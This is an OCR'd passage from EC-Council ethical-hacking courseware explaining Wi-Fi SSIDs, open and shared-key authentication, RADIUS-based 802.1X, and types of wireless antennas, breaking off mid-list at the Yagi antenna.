
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Service Set Identifier (SSID)

A service set identifier (SSID) is a case-sensitive, human-readable unique identifier of a WLAN that is 32 alphanumeric characters in length. SSID is a token used to identify and locate 802.11 (Wi-Fi) networks. By default, it is a part of the frame header of packets sent over a WLAN. It acts as a single shared identifier between APs and clients. This helps users locate an AP to which they can attempt a subsequent AUTH and ASSOC. Security concerns arise when the user does not change default values, because these units can be easily compromised.

SSID APs respond to probe requests with probe responses that also include the SSID itself, if it is not hidden. Because SSID is the unique identifier of a WLAN, all devices and APs in the WLAN must use the same SSID. Any device that attempts to join the WLAN must provide the SSID. As every user in the network needs to configure the SSID in their system's network settings, if the SSID of the network is changed, the network administrator needs to reconfigure the SSID on every client. A non-secure access mode allows clients to connect to the AP using the configured SSID, a blank SSID, or an SSID configured as "any." Unfortunately, SSID does not provide security to a WLAN, because it is easy to obtain the SSID as plaintext from packets. For many commercial products, the default SSID is the vendor's name. The SSID can be kept confidential only in closed networks with no activity, which is inconvenient to legitimate users.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Authentication Modes

Modes that perform Wi-Fi authentication include open system authentication and shared key authentication.

- **Open system authentication process**: In this process, any wireless client that attempts to access a Wi-Fi network sends a request to the wireless AP for authentication. In this process, the station sends an authentication management frame containing the identity of the sending station for authentication and connection with the other wireless station, which is the wireless AP. The AP then returns an authentication frame to confirm access to the requested station, thereby completing the authentication process.




Figure 16.5: Open system authentication process

- **Shared key authentication process**: In this process, each wireless station receives a shared secret key over a secure channel that is distinct from the 802.11 wireless network communication channels. The following steps illustrate the establishment of a connection in the shared key authentication process:
  - The station sends an authentication frame to the AP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The AP sends a challenge text to the station.
- The station encrypts the challenge text using its configured 64-bit or 128-bit key and sends the encrypted text to the AP.
- The AP uses its configured Wired Equivalent Privacy (WEP) key to decrypt the encrypted text. The AP compares the decrypted text with the original challenge text. If they match, the AP authenticates the station.
- The station connects to the network.

The AP can reject the station if the decrypted text does not match the original challenge text; then, the station will be unable to communicate with either the Ethernet network or the 802.11 networks.





Figure 16.6: Shared key authentication process

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Authentication Process Using a Centralized Authentication Server

- In this Wi-Fi authentication process, a centralized authentication server known as the remote authentication dial in user service (RADIUS) sends authentication keys to both the AP and client that require authentication with the AP
- This key enables the AP to identify a particular wireless client



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Authentication Process Using a Centralized Authentication Server

The 802.1X standard provides centralized authentication. For 802.1X authentication to work in a wireless network, the AP must be able to securely identify the traffic from a specific wireless client. In this Wi-Fi authentication process, a centralized authentication server known as Remote Authentication Dial-in User Service (RADIUS) sends authentication keys to both the AP and the clients that attempt to authenticate with the AP. This key enables the AP to identify a particular wireless client.






Figure 16.7: Wi-Fi authentication process using a centralized authentication server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Wireless Antennas

- **Directional Antenna**
  - Used to broadcast and obtain radio waves from a single direction
- **Omnidirectional Antenna**
  - Provides a 360-degree horizontal radiation pattern; used in wireless base stations
- **Parabolic Grid Antenna**
  - Based on the principle of a satellite dish but lacks a solid backing; can pick up Wi-Fi signals from ten miles or more





- **Yagi Antenna**
  - A unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF
- **Dipole Antenna**
  - A bidirectional antenna used to support client connections rather than site-to-site applications
- **Reflector Antennas**
  - Used to concentrate EM energy, which is radiated or received at a focal point

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Wireless Antennas

Antennas are an integral part of Wi-Fi networks. In addition to sending and receiving radio signals, they convert electrical impulses into radio signals and vice versa.

The types of wireless antennas include the following:

- **Directional Antenna**

  A directional antenna can broadcast and receive radio waves from a single direction. In order to improve transmission and reception, the directional antenna's design allows it to work effectively in only a few directions. This also helps in reducing interference.




Figure 16.8: Directional antenna

- **Omnidirectional Antenna**

  Omnidirectional antennas radiate electromagnetic (EM) energy in all directions. It provides a 360° horizontal radiation pattern. They radiate strong waves uniformly in two

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

dimensions, but the waves are usually not as strong in the third dimension. These antennas are efficient in areas where wireless stations use time-division multiple access technology. A good example for an omnidirectional antenna is the antenna used by radio stations. These antennas are effective for radio signal transmission because the receiver may not be stationary. Therefore, a radio can receive a signal regardless of its location.





Figure 16.9: Omnidirectional antenna

- **Parabolic Grid Antenna**

  A parabolic grid antenna uses the same principle as a satellite dish, but it does not have a solid dish. It consists of a semi-dish in the form of a grid consisting of aluminum wires. Parabolic grid antennas can achieve very-long-distance Wi-Fi transmissions through highly focused radio beams. This type of antenna is useful for transmitting weak radio signals over very long distances on the order of 10 miles. This enables attackers to obtain a better signal quality, resulting in more data to eavesdrop on, more bandwidth to abuse, and a higher power output, which is essential in Layer-1 denial-of-service (DoS) and man-in-the-middle (MITM) attacks. The design of this antenna saves weight and space, and it can receive Wi-Fi signals that are either horizontally or vertically polarized.



SSID	Channel	Encryption	Authentication	Signal
Apple	2	None	Unknown	24%
MyWiFi	5	WEP	Unknown	40%
GSM	1	WEP	Unknown	64%
WiFiPlanet	6	None	Unknown	38%
Awslocal	8	None	Unknown	54%

Figure 16.10: Parabolic grid antenna

- **Yagi Antenna**

